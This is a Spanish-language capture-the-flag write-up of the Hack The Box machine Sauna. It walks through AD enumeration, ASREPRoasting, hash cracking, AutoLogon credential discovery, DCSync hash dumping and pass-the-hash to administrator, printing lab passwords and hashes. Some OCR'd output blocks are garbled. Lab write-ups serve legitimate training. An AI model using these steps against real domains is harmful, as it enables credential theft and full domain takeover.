
# Writeup CTF Sauna Hack The Box







### 0- Introducción

Sauna es una máquina Windows calificada como fácil y su IP es 10.10.10.175. Primero encontré una aplicación web en ejecución y, descubrimos algunos nombres de usuario. Primero realizamos un ataque de ASREPRoastings con la lista de usuarios creadas en los nombres encontrados en la web. Después volcamos el hash de fsmith, que desciframos utilizando hashcat y John. Luego continuamos obteniendo acceso inicial usando las credenciales encontradas. Para la parte de escalada de privilegios, pudimos encontrar una contraseña en el registro para el usuario sve\_loanmgr usando winPEAS y con esa contraseña realizamos la elevación de dos maneras, la primera haciendo un volcado de hashes utilizando la herramienta impacket-secretsdump con los datos del usuario sve\_loanmgr y una segunda, en la que utilizamos BloodHound y mimikatz para obtener el hash NTLM de administrator y evil-winrm para conectarnos al objetivo como administrador.

### 1- Enumeración

Comenzamos enumerando los servicios que tiene abiertos nuestro objetivo.

```
(kali® elhackeretico)-[~/.../auditorias_maquinas/maquinas_htb/Sauna/nmap]
$\frac{\sudo}{\sudo} \text{ nmap} -p- \text{ --open} \text{ --min-rate} \text{ 5000} \text{ -vvv} \text{ -n} \text{ -Pn} \text{ 10.10.10.175} \text{ -oG} \text{ allports}
```

```
SERVICE
                                   REASON
          STATE
53/tcp
          open
                domain
                                   syn-ack
80/tcp
          open
                http
                                   syn-ack ttl
88/tcp
                kerberos-sec
                                   syn-ack
          open
l35/tcp
                                   syn-ack ttl
          open
                msrpc
39/tcp
                netbios-ssn
          open
389/tcp
          open
                ldap
                                   syn-ack ttl
                microsoft-ds
                                   svn-ack
45/tcp
          open
                 kpasswd5
                                   syn-ack
64/tcp
          open
36/tcp
                 ldapssl
          open
          open
                globalcatLDAP
                                   syn-ack
3269/tcp
          open
                 globalcatLDAPssl syn-ack ttl
5985/tcp
          open
                wsman
                                   syn-ack ttl
9389/tcp
         open
                adws
                                   syn-ack ttl
9667/tcp open
                unknown
                                   syn-ack
9673/tcp open
                unknown
9674/tcp open
                                   syn-ack
                 unknown
49677/tcp open
                unknown
49695/tcp open
                unknown
                                   syn-ack ttl
9718/tcp open
                unknown
                                   syn-ack
```

```
(kali@elhackeretico)-[~/.../auditorias_maquinas/maquinas_htb/Sauna/nmap]
$ extractPorts allports

[*] Extracting information ...

[*] IP Address: 10.10.10.175

[*] Open ports: 53,80,88,135,139,389,445,464,636,3268,3269,5985,9389,49667,49673,49674,49677,49695,49718
```

(kali® elhackeretico)-[~/.../auditorias\_maquinas/maquinas\_htb/Sauna/nmap]
\$\frac{\sudo}{\sudo} \text{ nmap} -\st \text{V} -p 53,80,88,135,139,389,445,464,636,3268,3269,5985,9389,49667,49673,49674,49677,49695,49718} -\text{Pn} -n -n \text{VVV} 10.10.10.175 -oN \text{targeted}






```
PORT STATE SERVICE REASON VERSION
53/tcp open domain syn-ack ttl 127 Simple DNS Plus
88/tcp open http syn-ack ttl 127 Microsoft IIS httpd 10.0
88/tcp open msrpc syn-ack ttl 127 Microsoft Windows Kerberos (server time: 2022-03-26 04:36:13Z)
139/tcp open metbios-ssn syn-ack ttl 127 Microsoft Windows RPC
139/tcp open ldap syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: EGOTISTICAL-BANK.LOCALO., Site: Default-First-Site-Name)
446/tcp open kpasswd5? syn-ack ttl 127
636/tcp open tcpwrapped syn-ack ttl 127
3268/tcp open ldap syn-ack ttl 127
3268/tcp open tcpwrapped syn-ack ttl 127
3268/tcp open http syn-ack ttl 127
5985/tcp open http syn-ack ttl 127
49667/tcp open mc-nmf syn-ack ttl 127
49667/tcp open nacn_http syn-ack ttl 127
49667/tcp open nacn_http syn-ack ttl 127
49667/tcp open unknown syn-ack ttl 127
49667/tcp open unknown syn-ack ttl 127
49669/tcp open unknown syn-ack ttl 127
49669/tcp
```

Una vez realizado el escaneo procedemos a revisar los diferentes puertos abiertos. Observamos que existe un AD bajo el dominio EGOTISTICAL-BANK.LOCAL que posiblemente nos ayude a obtener información del sistema, pero vamos a ir paso a paso investigando las posibles opciones.

Pasamos al puerto 80 donde vemos el siguiente portal web:



Investigamos un poco la web y tampoco vemos ningún vector posible. Buscamos acerca de alguna vulnerabilidad de IIS en la versión 10.0 aunque tampoco conseguimos demasiada información relevante del mismo.

```
(kali® elhackeretico)-[~/.../auditorias_maquinas/maquinas_htb/Sauna/nmap]
$ searchsploit IIS 10.0
Exploits: No Results
Shellcodes: No Results
```

Procedemos entonces a realizar diferentes enumeraciones en el servicio para intentar obtener datos suficientes para conseguir acceso a la máquina.

Utilizaremos como primera opción el script enum4linux:





```
OS information on 10.10.10.175
Jose of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 458.

Jse of uninitialized value $os_info in concatenation (.) or string at ./enum4linux.pl line 464.

[+] Got 05 info for 10.10.10.175 from smbclient:

Jse of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 467.

[+] Got 05 info for 10.10.10.175 from srvinfo:

Could not initialise srvsvc. Error was NT_STATUS_ACCESS_DENIED
      Users on 10.10.10.175
Jse of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 881.
[E] Couldn't find users using enumdomusers: NT_STATUS_ACCESS_DENIED
     Share Enumeration on 10.10.10.175
 se of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 640.
o_connect: Connection to 10.10.10.175 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
econnecting with SMB1 for workgroup listing.
Inable to connect with SMB1 -- no workgroup available
    Password Policy Information for 10.10.10.175
[E] Unexpected error from polenum:
[+] Attaching to 10.10.10.175 using a NULL share
+1 Trving protocol 139/SMB...
         [!] Protocol failed: Cannot request session (Called Name:10.10.10.175)
+] Trying protocol 445/SMB...
 [!] Protocol failed: SAMR SessionError: code: 0×c0000022 - STATUS_ACCESS_DENIED - {Access Denied} A process has requested access to an object but has not be n granted those access rights.
Jse of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 501.
```





```
[E] Failed to get password policy with rpcclient

Groups on 10.10.10.175 |

Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 542.

[+] Getting builtin group memberships:
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 542.

[+] Getting local groups:
[+] Getting local group memberships:
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 593.

[+] Getting domain groups:
[+] Getting domain group memberships:

Users on 10.10.10.175 via RID cycling (RIDS: 500-550,1000-1050) |

Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 710.

E[S] Couldn't get SID: NT_STATUS_ACCESS_DENIED. RID cycling not possible.
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 742.

| Getting printer info for 10.10.10.175 |

Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 742.

| Getting printer info for 10.10.10.175 |

Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 991.

Could not initialize value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 991.
```

Aunque en este caso tampoco obtenemos demasiada información.

Vamos a enumerar smb con la herramienta smbclient.

Tampoco obtenemos nada interesante.

Recordamos que el puerto 389 estaba abierto (Active Directory LDAP). Vamos a enumerar información utilizando la tool windapsearch.

```
(kali@elhackeretico)-[~/.../maquinas_htb/Sauna/nmap/windapsearch]
$ ./windapsearch.py -d egotistical-bank.local ---dc-ip 10.10.10.175 -U
[+] No username provided. Will try anonymous bind.
[+] Using Domain Controller at: 10.10.10.175
[+] Getting defaultNamingContext from Root DSE
[+] Found: DC=EGOTISTICAL-BANK,DC=LOCAL
[+] Attempting bind
[+] ... success! Binded as:
[+] None
[+] Enumerating all AD users
[*] Bye!
```





Pero no devuelve nada útil. Vamos a utilizar ahora impacket-GetADUsers.

Volvemos a la web. Vamos a realizar enumeración de directorios, a ver si existe algún directorio con información interesante.

```
| Second |
```

Vamos a acceder al /about.html.







Fergus Smith



Shaun Coins



Hugo Bear



**Bowie Taylor** 



Sophie Driver



Steven Kerl

Encontramos esto interesante, son trabajadores de la empresa, y al mismo tiempo, pueden ser usuarios dentro del sistema.

Creamos una lista con los nombres de usuarios disponibles. (usernames.txt)

Ahora vamos a utilizar una tool que sirve crear variaciones sobre los nombres aportados dentro del archivo usernames.txt.

```
(kali© kali)-[~/username-anarchy]
$\tau_\$\tau_\sername-anarchy-i \frac{home/kali/Desktop/HackTheBox/Sauna/usernames.txt} > \frac{ho
```


Con esta lista de usuarios vamos a intentar un ataque kerberoasting sobre el dominio de Windows.







Vamos a decodificar el hash.txt. Para ello, vamos a utilizar John-the-Ripper, y también el tándem name-that-hash — hashcat.



\$krb5asrep\$23\$fsmith@EGOTISTICAL-BANK.LOCAL:9141d27d0a82b41400ecda4897acaf5f\$382782b4b903faf6a984f9ae210a567ad48fc34
021e14eec04cbb81157037d8e782899667b835869659c3810ddc9b0bf553bbb240aa381f4825ed4e0cbb402e961d820b6f6b54e0a5a346b22468
9b8d205407155f5ae398bac04b9d3d7206b38cf4abf14e23bb52d1d572c32995e207bd5fd7b5bcc6be7bcf7cc06c260e673afdcc9ae96cfee0cf
fbb9879bd679cc518e8f63c5ffc4f02c35b00cff6638c6f31b7074e8c1d57fbd6f90cc23bb6ca334ca23d78380c13d453a46c1c90afcd575dbe5
d62c23fb3e490b7b83aa93057c72f5b85c105c8a3d986c39eae63d37a58d26232d0c444c4e2a34f5c3c72969314173a5d5fbeb2e177be16fc836
184de2f12:Thestrokes23

La contraseña para el usuario fsmith es Thestrokes23.

Vamos a probar también con John.





```
(kali® elhackeretico)-[~/.../maquinas_htb/Sauna/nmap/username-anarchy]
$ john hash.txt --wordlist=/home/kali/Desktop/listas/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2 HMAC-SHA1 AES 256/256 AVX2 8x])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Thestrokes23 ($krb5asrep$23$fsmith@EGOTISTICAL-BANK.LOCAL)
1g 0:00:00:17 DONE (2022-03-25 18:46) 0.05817g/s 613089p/s 613089c/s 613089c/s Thraki43..Thehulk2008
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Ahora tenemos el nombre de usuario y la contraseña, así que conectemos con "Evil-WinRM".

## 2- Acceso a la máquina

Tenemos credenciales de la cuenta de dominio activa que usamos la herramienta "Evil-WinRM" para obtener sesiones remotas.

```
—(kali⊗elhackeretico)-[~/Desktop/auditorias_maquinas/maquinas_htb/Sauna
-$ evil-winrm -i 10.10.10.175 -u fsmith -p Thestrokes23
Marning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimpleme
ted on this machine
                 PS C:\Users\FSmith\Documents> ls
PS C:\Users\FSmith\Documents> dir
PS C:\Users\FSmith\Documents> cd ..
PS C:\Users\FSmith> dir
    Directory: C:\Users\FSmith
                            LastWriteTime
                                                             Length Name
                   1/23/2020 10:01 AM
                                                                        Desktop
Documents
Downloads
                   1/24/2020 10:40 AM
9/15/2018 12:19 AM
                   9/15/2018 12:19 AM
9/15/2018 12:19 AM
                                                                        Links
                   9/15/2018 12:19 AM
9/15/2018 12:19 AM
                                                                        Music
Pictures
                   9/15/2018
9/15/2018
                                    12:19 AM
12:19 AM
                                                                         Saved Games
Videos
                 PS C:\Users\FSmith> cd Desktop
PS C:\Users\FSmith\Desktop> ls
                                                             Length Name
                   3/25/2022 9:33 PM
                                                                  34 user.txt
               PS C:\Users\FSmith\Desktop> type user.txt
        WinRM* PS C:\Users\FSmith\Desktop>
```

Y dentro de la máquina tenemos acceso a la flag user.txt

# 3- Elevación de privilegios

Somos usuarios en esta máquina y vamos a enumerar para obtener la raíz.

Para hacer enumeración de la información disponible en el sistema, vamos a utilizar la herramienta winPEAS.exe.





\*Evil-WinRM\* PS C:\Users\FSmith\Documents> upload winPEASany.exe
Info: Uploading winPEASany.exe to C:\Users\FSmith\Documents\winPEASany.exe

Data: 2581844 bytes of 2581844 bytes copied

Info: Upload successful!

\*Evil-WinRM\* PS C:\Users\FSmith\Documents>

Después de realizar la exploración con winPEAS, encontramos un par usuario y contraseña.

Looking for AutoLogon credentials

Some AutoLogon credentials were found

DefaultDomainName : EGOTISTICALBANK

DefaultUserName : EGOTISTICALBAN (svc\_loanmanager

DefaultPassword : Moneymakestheworldgoround!

Con este usuario y contraseña vamos a hacer varias cosas, vamos a entablar Shell con evil-winrm para explorar el contenido disponible para este usuario y por otro lado, vamos a realizar un pass-the-hash con impacket-secretsdump para hacer un volcado de los hashes del sistema.

Otra forma de bsucar una vía de elevación de privilegios, es utilizar la herramienta BloodHound. Vamos a ello.

Parece que el usuario no es correcto, vamos a buscar que usuarios forman parte del sistema.







: SAUNA Home folders found Computer Name User Name : svc\_loanmgr C:\Users\Administrator User Id : 1108 C:\Users\All Users C:\Users\Default Is Enabled : User C:\Users\Default User User Type Comment C:\Users\Public Last Logon : 1/1/1970 12:00:00 AM C:\Users\svc\_loanmgr Logons Count : 0 Password Last Set : 1/24/2020 4:48:31 PM

Parece que el usuario svc\_loanmanager existe en el sistema con el nombre svc\_loanmgr. Volvemos a iniciar sesión con el nuevo usuario encontrado.

Volvemos a utilizar la herramienta winPEAS para buscar información interesante dentro del nuevo usuario. Pero tras su ejecución y análisis de los resultados, no encuentra información que nos pueda ser útil en la elevación de privilegios.

Vamos a realizar un pass-the-hash con la herramienta impacket-secretsdump, para ver si podemos realizar un volcado de hashes.

```
kali)-[~/Desktop/HackTheBox/Sauna
                                mp egotistical-bank/svc_loanmgr@10.10.10.175
 mpacket v0.9.24 - Copyright 2021 SecureAuth Corporation
[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator;500:aad3b435b51404eeaad3b435b51404ee:823452073d75b9d1cf70ebdf86c7f98e:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:4a8899428cad97676ff802229e466e2c:::
EGOTISTICAL-BANK.LOCAL\HSmith:1103:aad3b435b51404eeaad3b435b51404ee:58a52d36c84fb7f5f1beab9a201db1dd:::
EGOTISTICAL-BANK.LOCAL\FSmith:1105:aad3b435b51404eeaad3b435b51404ee:58a52d36c84fb7f5f1beab9a201db1dd:::
EGOTISTICAL-BANK.LOCAL\svc_loanmgr:1108:aad3b435b51404eeaad3b435b51404ee:9cb31797c39a9b170b04058ba2bba48c:::
SAUNA$:1000:aad3b435b51404eeaad3b435b51404ee:91d1cf766e5ac513de2b498cbfde9626:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:42ee4a7abee32410f470fed37ae9660535ac56eeb73928ec783b015d623fc657
Administrator:aes128-cts-hmac-sha1-96:a9f3769c592a8a231c3c972c4050be4e
Administrator:des-cbc-md5:fb8f321c64cea87f
krbtgt:aes256-cts-hmac-sha1-96:83c18194bf8bd3949d4d0d94584b868b9d5f2a54d3d6f3012fe0921585519f24
krbtgt:aes128-cts-hmac-sha1-96:c824894df4c4c621394c079b42032fa9
krbtgt:des-cbc-md5:c170d5dc3edfc1d9
EGOTISTICAL-BANK.LOCAL\HSmith:aes256-cts-hmac-sha1-96:5875ff00ac5e82869de5143417dc51e2a7acefae665f50ed840a112f159633
EGOTISTICAL-BANK.LOCAL\HSmith:aes128-cts-hmac-sha1-96:909929b037d273e6a8828c362faa59e9
EGOTISTICAL-BANK.LOCAL\HSmith:des-cbc-md5:1c73b99168d3f8c7
EGOTISTICAL-BANK.LOCAL\FSmith:aes256-cts-hmac-sha1-96:8bb69cf20ac8e4dddb4b8065d6d622ec805848922026586878422af67ebd61
EGOTISTICAL-BANK.LOCAL\FSmith:aes128-cts-hmac-sha1-96:6c6b07440ed43f8d15e671846d5b843b
EGOTISTICAL-BANK.LOCAL\FSmith:des-cbc-md5:b50e02ab0d85f76b
EGOTISTICAL-BANK.LOCAL\svc_loanmgr:aes256-cts-hmac-sha1-96:6f7fd4e71acd990a534bf98df1cb8be43cb476b00a8b4495e2538cff2
EGOTISTICAL-BANK.LOCAL\svc_loanmgr:aes128-cts-hmac-sha1-96:8ea32a31a1e22cb272870d79ca6d972c
EGOTISTICAL-BANK.LOCAL\svc_loanmgr:des-cbc-md5:2a896d16c28cf4a2
SAUNA$:aes256-cts-hmac-sha1-96:7a24a3b18f00ea107d4e2db13cb0939d267b71de967b98fda20c12cdcf38fdd9
SAUNA$:aes128-cts-hmac-sha1-96:dd99be7b5626a020fdfa60b82e73df63
SAUNA$:des-cbc-md5:405b6d320104861a
```





Vemos que nos realiza un volcado con los hashes de todos los usuarios del sistema. Vamos a probar si podemos entablar la Shell con evil-winrm utilizando el usuario administrator y su hash NTLM.

```
(kali® kali)-[~/Desktop/HackTheBox/Sauna $
$ evil-winrm -i 10.10.10.175 -u administrator -H 823452073d75b9d1cf70ebdf86c7f98e

Evil-WinRM shell v3.3

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Administrator\Documents> CD ..

*Evil-WinRM* PS C:\Users\Administrator> cd desktop

*Evil-WinRM* PS C:\Users\Administrator\desktop> cat root.txt

1c8ee1f76ab69486a501d9041069886c

*Evil-WinRM* PS C:\Users\Administrator\desktop> |
```

Podemos acceder al usuario administrator y obtener la Shell root.txt

Ahora vamos a realizar la elevación de privilegios, pero utilizando las herramientas BloodHound para buscar posibles rutas de elevación de privilegios y mimikatz para intentar obtener el volcado del hash de administrador.

Primero debemos subir a la máquina objetivo el ejecutable SharpHound, que recopilará toda la información disponible y creará en archivo .zip con toda la información necesaria que posteriormente utilizaremos en BloodHound.


```
C:\Users\FSmith\Documents> ./SharpHound.exe
2022-04-07T18:06:25.8703129-07:00|INFORMATION|Resolved Collection Methods: Group, LocalAdmin, Session, Trusts, ACL,
Container, RDP, ObjectProps, DCOM, SPNTargets, PSRemote
2022-04-07T18:06:25.8703129-07:00|INFORMATION|Initializing SharpHound at 6:06 PM on 4/7/2022
2022-04-07T18:06:50.2453000-07:00|INFORMATION|Flags: Group, LocalAdmin, Session, Trusts, ACL, Container, RDP, Object
Props, DCOM, SPNTargets, PSRemote
2022-04-07T18:06:50.4484304-07:00|INFORMATION|Beginning LDAP search for EGOTISTICAL-BANK.LOCAL
2022-04-07T18:06:50.5110318-07:00|INFORMATION|Producer has finished, closing LDAP channel 2022-04-07T18:06:50.5110318-07:00|INFORMATION|LDAP channel closed, waiting for consumers
2022-04-07T18:07:21.3391373-07:00|INFORMATION|Status: 0 objects finished (+0 0)/s -- Using 36 MB RAM
2022-04-07T18:07:47.1671777-07:00|INFORMATION|Consumers finished, closing output channel
2022-04-07T18:07:47.2140636-07:00|INFORMATION|Output channel closed, waiting for output task to complete
Closing writers
2022-04-07T18:07:47.6828072-07:00|INFORMATION|Status: 94 objects finished (+941.649123)/s -- Using 56 MB RAM
2022-04-07T18:07:47.6828072-07:00|INFORMATION|Enumeration finished in 00:00:57.2488271
2022-04-07T18:07:47.8703052-07:00|INFORMATION|SharpHound Enumeration Completed at 6:07 PM on 4/7/2022! Happy Graphin
            PS C:\Users\FSmith\Documents> dir
  Directory: C:\Users\FSmith\Documents
Mode
            LastWriteTime
                              Length Name
                               11004 20220407180746_BloodHound.zip
         4/7/2022 6:07 PM
         4/7/2022 6:03 PM
                              906752 SharpHound.exe
         4/7/2022 5:24 PM
                              1936384 winPEASany.exe
         4/7/2022 6:07 PM
                              8720 ZDFkMDEyYjYtMmE1ZS00YmY3LTk0OWItYTM2OWVmMjc5NDVk.bin
```






Descargamos el zip generado en nuestra máquina local.

Ahora iniciamos BloodHound y neo4j y cargamos el archivo generado.



Después de importar nuestros archivos, podemos seleccionar "Find Principals with DCSync Rights" y genera un gráfico. Nuestra cuenta de servicio tiene dos permisos. Observe sus permisos similares de administradores.


- 1. GetChanges
- 2. GetChangesAll




Hice clic derecho en la relación y seleccioné "Help". En la Información de abuso, aprendí que podemos realizar un ataque DCSync para obtener hash de contraseña.







Vamos a utilizar mimikatz para hacer el volcado del hash del usuario administrator. Vamos a ver como se hace.



### Hash NTLM: 823452073d75b9d1cf70ebdf86c7f98e ntlm-0:823452073d75b9d1cf70ebdf86c7f98e ntlm-1: d9485863c1e9e05851aa40cbb4ab9dff ntlm-2: 7facdc498ed1680c4fd1448319a8c04f

lm - 0: 365ca60e4aba3e9a71d78a3912caf35c

lm - 1: 7af65ae5e7103761ae828523c7713031

Credentials:





Y ahora con este hash y el usuario administrator, volvemos a ejecutar evil-winrm para comunicarnos con la máquina objetivo.

```
(kali) -[~/Desktop/HackTheBox/Saunà $ evil-winrm -i 10.10.10.175 -u administrator -H 823452073d75b9d1cf70ebdf86c7f98e

Evil-WinRM shell v3.3

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this material paths and the path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this material paths and the path completion is unimplemented on this material paths and the path completion is unimplemented on this material paths and the path completion is unimplemented on this material paths and the paths and th
```



